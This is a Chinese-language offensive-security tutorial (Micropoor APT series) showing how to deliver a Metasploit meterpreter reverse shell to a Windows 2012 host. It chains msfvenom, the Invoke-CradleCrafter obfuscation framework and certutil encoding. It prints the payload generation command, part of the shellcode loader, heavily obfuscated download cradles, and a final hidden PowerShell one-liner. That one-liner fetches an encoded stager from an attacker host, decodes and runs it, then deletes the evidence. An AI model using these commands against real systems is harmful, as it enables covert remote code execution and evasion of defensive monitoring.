专注APT攻击与防御

https://micropoor.blogspot.com/

第八季中提到了certutil的加密与解密。

C:\>certutil -encode c:\downfile.vbs downfile.bat，而配合powershell的内存加载，则可把certutil发挥更强大。

靶机：windows 2012

而今天需要的是一款powershell的混淆框架的配合

https://github.com/danielbohannon/Invoke-CradleCrafter

使用方法：

```
Import-Module ./Invoke-CradleCrafter.psd1
Invoke-CradleCrafter
```

```
PS C:\Users\Administrator> cd C:\inetpub\Invoke-CradleCrafter
PS C:\inetpub\Invoke-CradleCrafter> Import-Module ./Invoke-CradleCrafter.psd1
PS C:\inetpub\Invoke-CradleCrafter> Invoke-CradleCrafter

(New-Object Net.WebClient).DownloadString('http://bit.ly/ASCIIArt')
  |
  |
```

```
HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool              TUTORIAL
[*]  Show this Help Menu                           HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for cradle to obfuscate          SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                                  CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCradle locally              EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCradle to clipboard            COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCradle Out to disk            OUT
[*]  Reset ALL obfuscation for ObfuscatedCradle    RESET
[*]  Undo LAST obfuscation for ObfuscatedCradle    UNDO
[*]  Go Back to previous obfuscation menu          BACK,CD ..
[*]  Quit Invoke-CradleCrafter                     QUIT,EXIT
[*]  Return to Home Menu                           HOME,MAIN

Choose one of the below options:

[*] MEMORY      Memory-only remote download cradles
[*] DISK        Disk-based remote download cradles

Invoke-CradleCrafter>
```

如果在加载powershell 脚本的时候提示：powershell 进行数字签运行该脚本。

则先执行：`set-executionpolicy Bypass`

生成payload：（有关生成payload，会在未来的系列中讲到）

```
root@John:/tmp# msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.1.5 LPORT=53 -e cmd/powershell_base64 -f psh -o Micropoor.t
xt
```

启动apache：

```
root@John:/var/www/html# service apache2 start
root@John:/var/www/html# curl http://192.168.1.5/Micropoor.txt
$jxtOLugTwa = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, u
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpS
"@

$QDzqtobDjc = Add-Type -memberDefinition $jxtOLugTwa -Name "Win32" -namespace Win32Functions -pa

[Byte[]] $wPgShjAYi = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x
,0xf,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0x
18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x
x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,
x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,
e9,0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,
0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,
```

powershell框架设置：

SET URL http://192.168.1.5/Micropoor.txt

```
Choose one of the below options:

[*] MEMORY      Memory-only remote download cradles
[*] DISK        Disk-based remote download cradles


Invoke-CradleCrafter> SET URL http://192.168.1.5/Micropoor.txt


Successfully set Url:
http://192.168.1.5/Micropoor.txt


Choose one of the below options:

[*] MEMORY      Memory-only remote download cradles
[*] DISK        Disk-based remote download cradles
```

MEMORY

```
Invoke-CradleCrafter> MEMORY


Choose one of the below Memory options:

[*] MEMORY\PSWEBSTRING          PS Net.WebClient + DownloadString method
[*] MEMORY\PSWEBDATA            PS Net.WebClient + DownloadData method
[*] MEMORY\PSWEBOPENREAD        PS Net.WebClient + OpenRead method
[*] MEMORY\NETWEBSTRING         .NET [Net.WebClient] + DownloadString method (PS3.0+)
[*] MEMORY\NETWEBDATA           .NET [Net.WebClient] + DownloadData method (PS3.0+)
[*] MEMORY\NETWEBOPENREAD       .NET [Net.WebClient] + OpenRead method (PS3.0+)
[*] MEMORY\PSWEBREQUEST         PS Invoke-WebRequest/IWR (PS3.0+)
[*] MEMORY\PSRESTMETHOD         PS Invoke-RestMethod/IRM (PS3.0+)
[*] MEMORY\NETWEBREQUEST        .NET [Net.HttpWebRequest] class
[*] MEMORY\PSSENDKEYS           PS SendKeys class + Notepad (for the lulz)
[*] MEMORY\PSCOMWORD            PS COM object + WinWord.exe
[*] MEMORY\PSCOMEXCEL           PS COM object + Excel.exe
[*] MEMORY\PSCOMIE              PS COM object + Iexplore.exe
[*] MEMORY\PSCOMMSXML           PS COM object + MsXml2.ServerXmlHttp
[*] MEMORY\PSINLINECSHARP       PS Add-Type + Inline CSharp
[*] MEMORY\PSCOMPILEDCSHARP     .NET [Reflection.Assembly]::Load Pre-Compiled CSharp
[*] MEMORY\CERTUTIL             Certutil.exe + -ping Argument
```

CERTUTIL

```
Invoke-CradleCrafter\Memory> CERTUTIL


[*] Name          :: Certutil
[*] Description   :: PowerShell leveraging certutil.exe to download payload as string
[*] Compatibility :: PS 2.0+
[*] Dependencies  :: Certutil.exe
[*] Footprint     :: Entirely memory-based
[*] Indicators    :: powershell.exe spawns certutil.exe
                     certutil.exe makes network connection instead of powershell.exe
[*] Artifacts     :: C:\Windows\Prefetch\CERTUTIL.EXE-********.pf
                     AppCompat Cache


ObfuscatedCommand has been set to this cradle's base syntax (w/o invocation syntax):
((C:\Windows\System32\certutil.exe /ping http://192.168.1.5/Micropoor.txt|Select-Object -Skip 2|Sele
-Join"``r`n")


Choose one of the below Memory\Certutil options:

[*] MEMORY\CERTUTIL\Rearrange   Rearrange syntax structure
[*] MEMORY\CERTUTIL\Cmdlet      Select-Object
[*] MEMORY\CERTUTIL\Invoke      IEX
[*] MEMORY\CERTUTIL\All         Select All choices from above (random order)
```


ALL

```
Invoke-CradleCrafter\Memory\Certutil> ALL


Choose one of the below Memory\Certutil\All options to APPLY to current cradle:

[*] MEMORY\CERTUTIL\ALL\1       Execute ALL Token obfuscation techniques (random order)
```

1

```
Invoke-CradleCrafter\Memory\Certutil\All> 1

Executed:
  CLI:  Memory\Certutil\All\1
  FULL: Out-Cradle -Url 'http://192.168.1.5/Micropoor.txt' -Cradle 17 -TokenArray @('All',1)

Result:
SV 6z 'http://192.168.1.5/Micropoor.txt';((C:\Windows\System32\certutil /ping (Variable 6z).Value|&$
ExecutionContext|Get-Member)[6].Name).(($ExecutionContext.(($ExecutionContext|Get-Member)[6].Name).P
e-Object{$_.Name-like'*ma*d'}).Name).Invoke($ExecutionContext.(($ExecutionContext|Get-Member)[6].Nam
xt.(($ExecutionContext|Get-Member)[6].Name).PsObject.Methods|Where-Object{$_.Name-like'*Com*e'}).Nam
1,1),[Management.Automation.CommandTypes]::Cmdlet)-SkipLa 1|&$ExecutionContext.(($ExecutionContext|G
(($ExecutionContext.(($ExecutionContext|Get-Member)[6].Name).PsObject.Methods|Where-Object{$_.Name-l
nvoke($ExecutionContext.(($ExecutionContext|Get-Member)[6].Name).(($ExecutionContext.(($ExecutionCon
Name).PsObject.Methods|Where-Object{$_.Name-like'*Com*e'}).Name).Invoke('Se*-Ob*',1,1),[Management.A
es]::Cmdlet)-Skip 2)-Join"``r`n")|.$ExecutionContext.(($ExecutionContext|Get-Member)[6].Name).GetCmdl


Choose one of the below Memory\Certutil\All options to APPLY to current cradle:

[*] MEMORY\CERTUTIL\ALL\1       Execute ALL Token obfuscation techniques (random order)
```

混淆内容保存txt，后进行encode



把cer.cer 与Micropoo.txt 放置同一目录下。

目标机执行：

```
powershell.exe -Win hiddeN -Exec ByPasS add-content -path %APPDATA%\cer.cer (New-Object Net.WebClient).DownloadString('http://192.168.1.5/cer.cer'); certutil -decode %APPDATA%\cer.cer %APPDATA%\stage.ps1 & start /b cmd /c powershell.exe -Exec Bypass -NoExit -File %APPDATA%\stage.ps1 & start /b cmd /c del %APPDATA%\cer.cer
```

- Micropoor